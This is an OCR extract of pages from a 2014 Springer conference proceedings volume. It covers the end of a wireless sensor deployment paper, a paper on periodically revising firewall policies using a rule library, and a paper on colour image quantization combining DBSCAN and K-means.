


Fig. 5 [8, 9] Triangular, square, and hexagonal grid deployment




Fig. 6 Comparison between triangular, square, and hexagonal deployment of sensor nodes




Fig. 7 Lifetime analysis of proposed sensor network

5 Conclusion and Future Work

Given work proposes a deterministic triangular grid deployment of sensor nodes. The proposed deployment covers the entire region with minimum number of nodes as well as minimum overlapping area of sensing range as compared to square and hexagonal grids. Cluster head selection algorithm changes the cluster head after fixed time interval so that every node will become a cluster head. The result shows that this technique enhanced the lifetime of network. Routing protocol is simple and selects the maximum energy path. We have not considered the other parameters while choosing the best path, so this can be done in future work.

References

1. Sanjiv Rao, G., Vallikumari, V.: A beneficial analysis of node deployment schemes for wireless sensor networks. Int. J. Adv. Smart Sens. Netw. Syst. (IJASSN) **2** (2012)
2. Akyildiz, I., Su, W., Sankarasubramaniam, Y., Cayirci, E.: A survey on sensor networks. IEEE Commun. Manage. **40**(8), 102–114 (2002)
3. García-Hernández, F., Ibargüengoytia-González, P.H., García-Hernández, J., Pérez-Díaz, J.A.: Wireless sensor networks and applications: a survey. Int. J. Comput. Sci. Netw. Secur. (IJCSNS) vol. **7**(3) (2007)
4. Chong, C.-Y., Kumar, S.P.: Sensor networks: evolution, opportunities, and challenges. In: Proceedings of IEEE, vol. 91(8) (2003)
5. Alemdar, A., Ibnkahla, M.: Wireless sensor networks: applications and challenges. ISSPA, 1–6 (2007)
6. Ma, M., Yang, Y.: Adaptive triangular deployment algorithm for unattended mobile sensor networks. IEEE Trans.Comput. **56**(7), 946–947 (2007)
7. Balamurugan, A., Purusothaman, T.: IPSD: new coverage preserving and connectivity maintenance scheme for improving lifetime of wireless sensor networks. WSEAS Trans. Commun. **11**(1) (2012)
8. Jain, A.K., Kaushlendra, A., Pandey, K.K.: Developing an efficient framework for real time monitoring of forest fire using wireless sensor network. Second IEEE International Conference on Parallel, Distributed and Grid Computing at Jaypee University of Information Technology, Waknaghat, Solan, Himachal Pradesh, India. 811–815 (2012)

9. Jain, A.K., Purohit, N., Pandey, K.K., Jain, A., Bansal, H., Harshit, H.: An efficient clustering technique for deterministically deployed wireless sensor network. Int. J. Comput. Appl. **59**(6), 975–8887 (2012)
10. Barfunga, S.P., Rai, P., Sarma, H.K.D.: Energy efficient cluster based routing protocol for wireless sensor networks. In: International Conference on Computer and Communication Engineering (ICCCE), 2012, pp. 603–607 (2012)
11. Cardei, M., Wu, J., Lu, M., Pervaiz M.: Maximum network lifetime in wireless sensor networks with adjustable sensing ranges. In: Proceedings of the IEEE International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob) (2005)

Securing Networks Using Situation-Based Firewall Policy Computations

Vijender Kumar Solanki, Kumar Pal Singh, M. Venkatesan and Sudhanshu Raghuwanshi

Abstract In the last decade, the number of users connecting with Web has increased by multiple folds. As the number of users is increasing, naturally, the network's computability load will also increase, which creates the challenges to network in terms of security threats and attacks. At this juncture, the network security plays key-role by using the firewall which is considered as one of most immediate requirements assuring the users about the network security. With expansion of the size of network, it is also required to improve the security road map implementation; otherwise, it would be tough for users to rely on network-based services. In this article, a novel idea has been proposed to cater the avoidance of threats and attack in organization's network by expanding the scope of firewall policies. The chapter shows the importance of network design and firewall rules compatibility to make network free from threats and attacks.

Keywords Firewall policies · Network security · Network design · Network configuration management

V. K. Solanki (✉)
Research Scholar, Anna University, Chennai, Tamil Nadu, India
e-mail: spesinfo@yahoo.com

K. P. Singh
Faculty, ITS, Ghaziabad, Uttar Pradesh, India
e-mail: kpsigh78@gmail.com

M. Venkatesan
Principal, KSRIET, Nammakal, Tamil Nadu, India
e-mail: venkatesh.muthusamy@gmail.com

S. Raghuwanshi
Faculty, NGFCET, Palwal, Haryana, India
e-mail: sudhanshu4you@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_105, © Springer India 2014

1 Introduction

The information technology revenue from the last decade has jumped from more than the expectation as declared by CII, but ironically, the appreciation of new products and complaints of old products remain an evergreen issue in IT markets. In the domain of IT, our work is based on the firewall, a perfect network security product which gives a wonderful security support to network. Today's information communication technology (ICT) is increasing its presence to every corner of users irrespective of age, education, and profession. The firewall concepts seem to be reflected approximately two decades ago [1, 2]. There are varieties of firewalls (hardware and software based) available in market, fulfilling the objective of small-scale network to large-scale network in various organizations. The system administrator after studying the organization's network topology, sensitive data protection mechanism exercised by past workers, and internal user's technical ability configures the policies to protect network from the unauthorized access internally as well externally [3]. In this paper, we are doing the expansion of our previously proposed framework to improve the efficiency of firewall in the network. The paper is divided into four sections starting with basic introduction of firewalls and the previous work done by us. The second section elaborates the inclusion of proposed framework with justification. Section three analyses the result taken from network sites after changed parameters. Section four is about the conclusion by stating the importance of future work and finally, covers the acknowledgment and reference, respectively.

In the previous paper [4–6], we surveyed about the different network layouts and their firewall choices, configuration strategies, and the system administrator's technical consciousness toward firewalls and network security. In this paper [1, 9], an effort has also been made toward improvement in firewall efficiency by regularly editing the policy on fixed interval for better result in networks. The objective is to make iteration of policies based on divide and conquer method to ensure that maximum output could be achieved from firewalls and prove fewer attacks to network in comparison to past threats and attack records. The firewalls at large are responsible for stopping or allowing the traffic, generating log, alerting toward threats and attacks, etc. It is observed that in small-scale networks, firewalls play good role as there is no major problem encountered, but as the size of network grows, the real-time challenges to firewalls grow broadly. It is really funny to notice that if anything happens wrong (in case of attacks or threats) in the network, the different domain system engineers used to put blame on each other instead of finding the main problem and causes.

The deployment and installation of firewall rules in network is quite dilemmatic as it requires consideration of both features and cost-effectiveness from organization point of view [7]. How to configure the rules in firewall so that no problem arises in network from security point of view is still a not-well-addressed type of question, and there are some answers expressed by various experts as per their experience [8]. Firewalls are experienced in two ways externally as well as internally. If we see it

externally, the hardware comprises of minor and major different components clubbed to make single firewall equipment. If we see it internally, then a low-level language environment which is capable of reading and executing the rule as configured by the administrator. The main challenge for the present system administrator is the selection of appropriate solution from various firewall solutions to cater network security issues. The common query before the management and technical professionals is to select the best firewall solution among the various solutions keeping in view cost-effectiveness as well as optimal solution to organization.

2 Enhanced Design for Firewall Policies

Various approaches have been proposed, which make firewalls more effective, generate useful reports of network, and help in improving network system status. In this direction, we have considered few references [2, 9, 10] that have been published earlier to motivate us to contribute some idea as a new finding in the present scenario toward improving network security. In the network, it has been seen at large that during initial stage, all the components and policy work effectively, but as the network grows by time, it requires some changes in policies as well as in network e.g., client–server design issues [11, 12]. The problem becomes a big obstacle to technical people due to the change of network, its services, and frequent demand to configure rules in firewall. We have seen that the most affected one always is the end users and their data due to failure of network services or failure of firewall rules. The unauthorized user gets entry into the network due to incompetent network design, poor firewall rule configuration, or conflictions. Toward improvement in firewalls [9, 10], work has been referred, and in our previous paper, we have proposed three-stage model to enhance the firewall's efficiency. In brief, the first stage is considered as the firewall rule's starting stage, in the second stage, we are using iteration approach implementing divide-and-conquer method [1, 2] to sort the rules that are useful and not useful to network, and finally, we edit the rules to protect network with threats and attacks. With the periodical interval, the same exercise is carried out and effective results have been noticed as well (Fig. 1).




Fig. 1 Three stages of firewall policy enhancement approach

The six-month analysis from August 2012 to December 2012 is provided in the paper [6] and is proved that constantly editing the policy improves the performance of firewalls. The above model is under testing phase. The further effort to improve the network security is to work on the 12 rules [2] to improve the firewall efficiency. It is necessary to study about the network in detail, about the local area design to find the better option for firewall policies. It is important because the network contains the Internet protocol address; the IP design plays important role in successful execution of firewalls. While on the other side, firewall policies are configured keeping the view of allow or deny as per the network requirement also. We consider the network as divided into a number of zones and sub-zones which are restricted by the various services through administrator. The efficiency of firewalls is directly related to the successful execution of network services as implemented by the administrator or else it will be considered that the policies are not effective to the networks; hence, network fails to stop unauthorized access. In paper [13], very interesting approach using the P-system is explained, where the use of P-system is used to possibly check the packets. We further propose a step ahead to our previous three-stage designed model. The initialization phase compares the size of network and the capacity of firewalls because the success of firewalls must comply with the size of networks to play important role in network.

Small description of each module is described below for the convenience for understanding diagram.

Server: A computer or device on a network that responds to the client and also manages network resources.

Internet Server: A high-configuration machine having operating system exclusively responsible to receive Internet traffic from outside as well to send traffic outside through gateways, Ethernets, ports, and communications [13].

Clients: Typically a client is an application that runs on a workstation and requests server to perform some operations.

Firewall Rules Library: The number of all possible rules to make available in a repository (Lists).

Firewall Rules: The number of policies configured at present in firewall to secure network.

Eliminated Rules: The rules which were part of firewalls but now they are not in use, but they are kept safe in a file called as eliminated rules.

In Fig. 2, we have shown the expansion of our previous work where we incorporated the firewalls library, which contains multiple numbers of rules as available in the firewalls, the purpose of library is to find the rules which can be further geared in network to provide better security or it could be utilized by the situation-based demand of policies. The library is associated with the main firewall rules and a separate list of eliminated policies maintained to ensure that in case by mistake or by incident-based review, we eliminate some rules, which can be recovered best to firewalls as the scenario requires securing network. In linear array, as we have shown, the flow is bidirectional, so firewall can accept and reject the packets, so using partial permutation routing (PPR) case, we are considering where at a time we can send or receive more than one packet. The benefits of using




Fig. 2 Comparison of networks with firewalls

PPR is to avoid any long queue in the firewall buffer as well as conveniently the grid style rule can be matched easily to firewall rules for taking decision to accept and reject the packets. The packets will be assumed as first in first out (FIFO) to avoid any priority packets and to get any confusion and also avoid the ties arbitrarily among the two or more than two packets. One important fact is considered here that the packets take shortest path to reach its destination.

3 Result Discussion

In this article, we have shown the change state of first-stage framework containing the extension work. We have shown two more findings in this paper, which makes firewall effective in network in comparison with previous work [1, 5, 12].

In the Table 1, addition of library has been done which now support as add-ons to firewall rule configuration. The rules are kept in a ready list, and continuous examination of these rules will help during the editing stage, and decision of best rules can be achieved easily from the number of available rules.

In the Table 2, a realization of less number of attacks has been achieved by redesigning the server, by reducing and refining the service two folds one from the server side and other from the server.

Table 1 Phase I firewall library cum rules summary

Total number of policies in library	Total number of firewall policies configured	Number of policies added	Number of policies eliminated
100	Aug 2012–68	–	–
100	Sept 2012–85	17	–
200	Oct 2012–97	12	–
300	Nov 2012–97	12	–
300	Dec 2012–74	–	23

Table 2 Phase II network and firewall's suitability summary

Total number of servers	Total number of Internet server	Total number of firewalls	Total number of clients	Total number of threat/attacks
4	2	3	360	126
Stage 1				
4	3	3	320	85
Stage 2				
3	2	3	369	74

Table 3 Phase I firewall library cum rules summary

Source	Destination	Service	Interface	Direction	Action
F1	Any	SSH	Out	Inbound	Deny
D1	D2	DNS	Any	Both	Accept
D2	192.168.3.3	ICMP	Loop	Both	Accept

Table 4 Phase II network and firewall reports

Network Design Issues		Firewall Issues
Server	Clients	Types of firewalls
Policies are towards clients centric	Server restrict unidentified access	Policies are network centric but during implementation conflicts and failures are major issues
It is seen widely that the policy configured in firewall proves unreliable to network if the correct study about network design is not done and vice-versa		

In the Table 3, we have shown our approach of firewalls that during the rule configuration, these are the few important tuples we have to keep in mind while configuring. So, it shows clearly that the design of network closely correlates with firewalls configuration for successful achievement or else it is tough for system administrator to find the avoidance of attacks and configuration for successful achievement. Even with the help of firewall system library, it is easy for us to define the incorrect rules in time-bound interval.

In the Table 4, the network design issues and firewall issues are emphasized individually to focus improvement toward better network security which is an important part of this paper.

4 Conclusion and Future Work

In order to improve our proposed design [5, 6], we have made some necessary expansion at first stage which could help us to implement proposed design framework in a large-scale network. The inclusion of checking suitability of

network design and firewall library installation will improve the network performance. In this article, two important issues, network compatibility and firewall library rules, are discussed. The paper also introduces the packet traveling algorithm using PPR and FIFO approaches. Now, the concern for implementing the three-stage framework in large network and understanding the complexity of rules are real challenges that are in front of us, which we would be addressing in our next paper.

Acknowledgments We are thankful to Prof. A. V. Vijayshankar for providing quality input in this paper. We give our thanks to system administrator and team for cooperating with us during many odd hours. We further extend our sincere thanks to the ICACNI-13 Conference organizer for permitting us to share our research idea before the researchers, academicians, and corporate persons.

References

1. Hu, H., Ahn, G.J., Kulkarni, K.: Detecting and resolving firewall policy anomalies. IEEE Trans. Dependabale Secure Comput. **08**(3) (2012)
2. Wool, A.: A quantitative study of firewall configuration errors. Published by IEEE Society (2004)
3. Harrington, J.L.: Network security: a practical approach. Elsevier (2011)
4. Solanki, V.K., Singh, K.P., Venkatesan, M.: Firewalls best practices in the organization. In: CTNGC-2012 held in Institute of Technology and Science, Ghaziabad, UP, Proceedings of CTNGC/Number 3 (ISBN: 973-93-80870-14-1) in Int. J. Comput. Appl. NY, USA and ACM-NCR Chapter, 20th Oct 2012
5. Solanki, V.K., Singh, K.P., Venkatesan M., Tamilselvan, S.: A holistic approach to secure network using firewalls. FACT'12, vol. 1, pp. 48–56 in National Institute of Technology, Tiruchirrappali, TN, 6th–7th Dec 2012
6. Solanki, V.K., Singh, K.P., Venkatesan, M., Raghuwanshi, S.: Firewall policies enhancement strategies towards securing networks. In: IEEE Conference technically co-sponsored by IEEE Kerala Section and IEEE India Council, Information Communication Technologies (ICT-13), pp. 07–11. ISBN: 978-1-4673-5757-9, 11th–12th April 2013 Organized by Noorul Islam University, Kanyakumari, Tamilnadu
7. Pfleegar, C.P., Pfleegar, S.L.: Security in computing, 4th edn. Pearson Prentice Hall (3rd edn) (2007)
8. Seagren, E., Noonan, W.J.: Secure your network for free. Elsevier Professional and Trade Series Edition (2007)
9. Stojanovski, N., Gusev, M.: Architecture of a identity based firewalls system. Int. J. Netw. Secur. Appl. **3**(4) (2011)
10. Lieu, A.X.: Change-impact analysis of firewall policies, ESORICS 2007, LNCA 4734, pp. 155–170. Springer, Berlin Heidlberg (2007)
11. Whitman, M.E., Mattord, H.J.: Principles of information security. Vikas Publishing House, New Delhi (2004)
12. Horowitz, E., Sahni, S., Rajasekharan, S.: Computer algorithm/C ++, 2nd edn. Universities Press
13. Solanki, V.K., Venkatesan, M.: An evolution and revolution of network security. ICACT'2012 held in JKK Nattaraja College of Engineering and Technology, Nammakal, TN, 9th–10th March 2012

Color Image Quantization Scheme Using DBSCAN with K-Means Algorithm

Kumar Rahul, Rohit Agrawal and Arup Kumar Pal

Abstract Color image quantization (CIQ) is one of the important and well-accepted application areas in the field of data compression where a truly colored image is mainly represented by less number of selected significant color pixels. CIQ is performed in two major phases, i.e., color palette design and pixel mapping. The performance of any CIQ depends on the construction of a proper color palette, and this construction process is computationally expensive. In this paper, we have proposed a color palette design algorithm where we have incorporated two different types of clustering algorithms like density-based spatial clustering of applications with noise (DBSCAN) and K-means. Initially, we have decomposed the color image into several non-overlapping blocks, and subsequently, we have employed DBSCAN on each block. This process has concerned for some sort of initial screening of representative color pixels. Further, we have obtained the desired size of color palette, employing K-means on the earlier selected representative color pixels. We have tested the proposed scheme on a set of benchmark test images and obtained the satisfactory results in terms of the visual quality of the reconstructed images. In case of designing the color palette, the proposed scheme requires less computational time compare with the conventional K-means algorithm.

Keywords Clustering algorithm · Color image quantization (CIQ) · DBSCAN · K-means · Palette design

K. Rahul (✉) · R. Agrawal · A. K. Pal
Department of Computer Science and Engineering, Indian School of Mines, Dhanbad, Jharkhand 826004, India
e-mail: kumarrahul.icfai@gmail.com

R. Agrawal
e-mail: agarwal0115@gmail.com

A. K. Pal
e-mail: arupkrpal@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_106, © Springer India 2014

1 Introduction

The usage or accessing of the multimedia data through the Internet is becoming popular among peoples. The necessity of fast accessing of the multimedia data from the Internet is becoming the major issues in several real-time applications. In general, the data compression is preferred before transmitting of huge size of multimedia data such as image, video, or audio through public channel. Color image quantization (CIQ) [1] is one of the popular methods to compress any true color image. The CIQ can reduce not only storage requirement but also the transfer time of the color image. These reductions are quite important for multimedia applications in the Internet where the communication delays are especially concerned. True color images typically use 24 bits per pixel, each byte for red, green, and blue components. As a result, possible colors of each pixel are $2^{24} \approx 16.8$ million where human visual perception is not too sensitive to each type of colors. So there is a scope to represent any true color image by a set of reduced number of selected representative color pixels, known as color palette. In CIQ, all the distinct pixels are encoded using a suitable color palette. So the CIQ process typically consists of two phases [1]. The first phase is known as the color palette design. This phase chooses the best possible set of representative color pixels from the true color image using some clustering algorithm. After that, in the second phase, i.e., known as pixel mapping or encoding process is done to map or replace each true color pixel of a color image by an appropriate color pixel obtained from the color palette. The mapping is in general done based on computation of the smallest square Euclidian distance between a given input color pixel to all others representative color pixels from the color palette.

The performance of CIQ depends on the construction of a good quality color palette, and the design of color palette is done employing suitable data clustering algorithms [2]. The K-means [3–5] is one of the widely used clustering algorithms and has immense applications on different types of data sets. In CIQ, several researches [6–8] have used K-means clustering algorithm. The major issue associated with K-means clustering algorithm is that if the algorithm is applied on huge data set, for example in this application for an image with 512×512 pixels resolution has 262144 three-dimensional data points, then it becomes computationally expensive to generate the final codebook by using K-means clustering algorithm. In this paper, our objective is to reduce the overall computational cost associated with K-means clustering algorithm during designing of a color palette. With this regard, at the first stage, we have considered density-based spatial clustering of applications with noise (DBSCAN) [9, 10] for selecting some representative color pixels. The number of selected representative color pixels is further reduced by employing K-means clustering algorithm. Since the K-means has applied on the lesser number of color pixels, so that the overall computation may be reduced.

The rest of the paper is organized as follows: In Sect. 2, we have discussed in briefly the working principal of DBSCAN and K-means clustering algorithm. In

Sect. 3, we have presented the proposed scheme to construct the color palette. The experimental results are shown in Sect. 4. Finally, Sect. 5 concludes the paper.

2 Preliminaries

In the presented work, we have used two clustering algorithms such as DBSCAN and K-means. So we have discussed in briefly the working principal of these two clustering algorithms in the following subsections.

2.1 DBSCAN Algorithm

DBSCAN is a density-based clustering algorithm, which takes into consideration the local density of the data set and identifies the clusters from the data set. It clusters the data sets through growing high density area, and it requires two parameters, minimum points (MinPts) and epsilon (Eps). MinPts represent minimum density of a point to form a cluster, and Eps is used as radius to get the neighborhood of a data point. The main advantage of the DBSCAN algorithm is that it is able to find clusters of any arbitrary shape. Before discussing how the DBSCAN algorithm works, we will present some terminology or definition as follows.

- *The Eps neighborhood*: The data points from an object that belongs to the range of Eps radius.
- *Core point*: A point that is Eps neighborhood has at least Minpts number of data points.
- *Border point*: A point that is Eps neighborhood has more than one data point but less number of data points than Minpts.
- *Noise point*: A point that is Eps neighborhood has only one point.

Figure 1 illustrates the core point, border point, and noise point when MinPts = 5 and Eps (ε) = 1 unit. The Eps neighborhood of a border point tends to have significantly less points than the Eps neighborhood of a core point. The border points will still be a part of the cluster, and in order to include these points, they must belong to the Eps neighborhood of a core point p.





Fig. 1 Core points, border points, and noise points

Fig. 2 Density connectivity



- *Directly density-reachable*: An object q is directly density-reachable from object p if q is within the Eps neighborhood of p and p is a core object.
- *Density-reachable*: A point q is density-reachable from a point p with respect to Eps and MinPts if there is a chain of points $p_1,\ldots, p_n$, $p_1 = p$, $p_n = q$ such that p_{i+1} is directly density-reachable from p_i.
- *Density-connected*: There are cases when two border points will belong to the same cluster but where the two border points do not share a specific core point. In these situations, the points will not be density-reachable from each other. There must, however, be a core point q from which they both are density-reachable. Figure 2 shows how density connectivity works. A point p is density-connected to a point q with respect to Eps and MinPts if there is a point o such that both p and q are density-reachable from o with respect to Eps and MinPts.
- *Cluster*: If point p is a part of a cluster C and point q is density-reachable from point p with respect to a given distance and a minimum number of points within that distance, then q is also a part of cluster C.

1. $\forall$ p, q: if $p \in C$ and q are density-reachable from p with respect to Eps and MinPts, then $q \in$ C. Two points that belong to the same cluster C are the same as saying that p is density-connected to q with respect to the given distance and the number of points within that given distance.
2. $\forall$ p, $q \in C$: p is density-connected to q with respect to Eps and MinPts.

Lemma 1 *A cluster can be formed from any of its core points and will always have the same shape.*

Lemma 2 *Let p be a core point in cluster C with a given Eps and a MinPts. If the set O is density-reachable from p with respect to the same Eps and MinPts, then C belongs to the set O.*

Algorithm 1 (*DBSCAN-Based Clustering*)

Step 1: DBSCAN requires two parameters: Eps and MinPts. It starts with an arbitrary point p and retrieves all points density-reachable from p with respect to Eps and MinPts.

Step 2: If p is a core point, this procedure yields a cluster with respect to Eps and MinPts (see Lemma 2).
Step 3: If p is not a core point and no points are density-reachable from p then DBSCAN visits the next point of the database by marking q as noise point.
Step 4: If a cluster is fully expanded (all points within reach are visited) then the algorithm proceeds to iterate through the remaining unvisited points in the data set.

2.2 K-means Clustering

K-means clustering algorithm [3–6] is conceptually very simple, versatile, and easy to implement. The algorithm decomposes the data set into 'K' clusters and provides the centroids or cluster center for each cluster. The data points belong to a cluster if the square Euclidean distance between corresponding cluster center is minimum with respect to other cluster centers. The algorithm runs iteratively and keeps track of the centroids until and unless a termination criterion is achieved. The algorithmic steps for the conventional K-means clustering for any data set are given below.

Algorithm 2 (*K-Means Clustering*)

Step 1: Take $N \times D$ dimension training data points where N is the number of points in the data set and D is the dimension of each point.
Step 2: Pick K ($K \ll N$) number of data points at random. These K selected data points will be considered as an initial cluster points or centroid.
Step 3: Map each data points from the training data set with respect to the selected initial points from Step 2. Mapping is done based on the computation of the minimum square Euclidean distance.
Step 4: Compute centroids from each cluster and find the overall distortion.
Step 5: If the difference in overall distortion between the last two successive iterations is smaller than some threshold value then stop the iteration otherwise go back to Step 2 and update the initial center points with current center points or centroids from each cluster.

3 Proposed Scheme

In the proposed scheme, we have combined two well-known data clustering algorithms such as DBSCAN and K-means for designing the color palette in CIQ process. Color image is a huge collection of data points, and when K-means clustering algorithm is applied on color image, due to its iterative nature, the palette design




Fig. 3 Block diagram of the proposed algorithm

becomes computationally extremely expensive. DBSCAN algorithm performs well with large data sets, but there are some issues when this algorithm is applied for CIQ. The first one is that the size of the color palette after applying DBSCAN algorithm for CIQ is not fixed. The second one is that noise points generated after applying DBSCAN algorithm for CIQ cannot be mapped to any of the cluster.

In our proposed scheme, instead of employing DBSCAN on whole image data set, we have initially decomposed the image into non-overlapping blocks; then, we have considered DBSCAN on each block. This process has reduced the overall computation cost of clustering process to some extent. After employing DBSCAN on each block, we have obtained some centroids and noise points from each block. The total number of such points is comparatively less than total number pixels from the original image but much larger than the desirable size of the color palette. In the second phase, we have employed K-means clustering algorithms on the collected centroids and noise points, which are obtained after DBSCAN process. The algorithmic steps for designing the color palette are summarized as below.

Algorithm 3 (*Color Palette Design*)

Step 1: Decompose the color image of size $N \times N$ into $n \times n$ size of non-overlapping blocks.
Step 2: Apply DBSCAN algorithm on each block and compute the cluster centroids and noise points from each block.
Step 3: Perform K-means algorithm on the set of cluster centroids and noise points obtained after applying DBSCAN algorithm in Step 2. This step will produce final and the desired size of color palette.

The block diagram for constructing the color palette is shown in Fig. 3.

4 Experimental Results

In this section, we have presented the experimental results to evaluate the performance of the proposed scheme. The performance has been verified in terms of the execution time required for color palette design phase and the computation of

Fig. 4 Standard test images. **a** Lena color image. **b** Pepper color image

the PSNR value to estimate the quality of the decoded image. In this paper, we have carried out the experiment using MATLAB 7.8.0 on the platform Intel Core i3, 2.4 GHz, 3 GB RAM, 64 Bit, Microsoft Windows 7. Although, we have tested the scheme on a set of benchmark images, but in this paper as a representative, we have presented the results for two images as shown in Fig. 4.

In our experiment, initially, we have decomposed the input color image into non-overlapping blocks of size 16×16 subsequently, and DBSCAN has been applied on each block where we have chosen MinPts $= 5$. After this process, it produces some centroids and noise points. In our proposed scheme, we have applied K-means algorithm on the generated set of centroids and noise points to construct the desired size of color palette. The reconstructed images in the context of different size of color palette are shown in Fig. 5. From human visual perception, all the reconstructed images are well accepted. To compare the visual appearance of the reconstructed image after applying K-means clustering algorithm and our proposed algorithm, we have calculated the PSNR value with

Fig. 5 Reconstructed images with the color palette of size: **a** 64, **b** 128, **c** 256, **d** 64, **e** 128, and **f** 256

Table 1 PSNR values (in db) for the reconstructed images using the color palette designed from K-means and the proposed algorithm

Color palette size	Methods	Test images (512 × 512)	
		Lena	Pepper
64	Conventional K-means	32.5194	30.4061
	Proposed (DBSCAN with K-means)	32.1483	29.6710
128	Conventional K-means	34.5728	32.2235
	Proposed (DBSCAN with K-means)	34.3639	31.7017
256	Conventional K-means	36.3456	34.0861
	Proposed (DBSCAN with K-means)	35.5737	33.2512

Table 2 Overall computation time (in seconds) for conventional K-means clustering algorithm and the proposed algorithm

Color palette size	Methods	Test images (512 × 512)	
		Lena	Pepper
64	Conventional K-means	671.7250	682.1983
	Proposed (DBSCAN with K-means)	74.1301	78.5740
128	Conventional K-means	808.6985	809.1432
	Proposed (DBSCAN with K-means)	78.7918	85.6034
256	Conventional K-means	1075.4305	1074.8041
	Proposed (DBSCAN with K-means)	90.7970	99.5325

respect to different size of color palette (i.e., 64, 128, and 256). The PSNR for RGB color images is computed as follows:

$$\text{PSNR} = 10\log_{10}\left(\frac{255^2 \times 3}{\text{MSE}(R) + \text{MSE}(G) + \text{MSE}(B)}\right)\text{db} \tag{1}$$

where we have computed MSE for each color components.

Table 1 shows the obtained PSNR values after applying both the algorithms. From Table 1, it is noted that the proposed scheme achieved high PSNR values and almost equivalent with respect to the conventional K-means algorithm. Table 2 shows the required color palette design time (in seconds) for both the algorithms. From Table 2, we have shown that our proposed algorithm gives better result by means of required palette design time with respect to conventional K-means algorithm.

5 Conclusions

In this paper, we tried to reduce the time required for palette design of color image by first applying a density-based clustering approach, i.e., DBSCAN to the input image, which gave the first level of the screening on the image data set. In the

second phase, we applied K-means algorithm on the reduced set of data points to meet the requirement of less computation time. In the simulation results, we have obtained high PSNR value for the reconstructed image, and comparatively, it gives almost similar PSNR value when the color palette is constructed only using K-means algorithm. The proposed scheme outperforms than the conventional K-means clustering algorithm in terms of the time required for constructing the color palette.

References

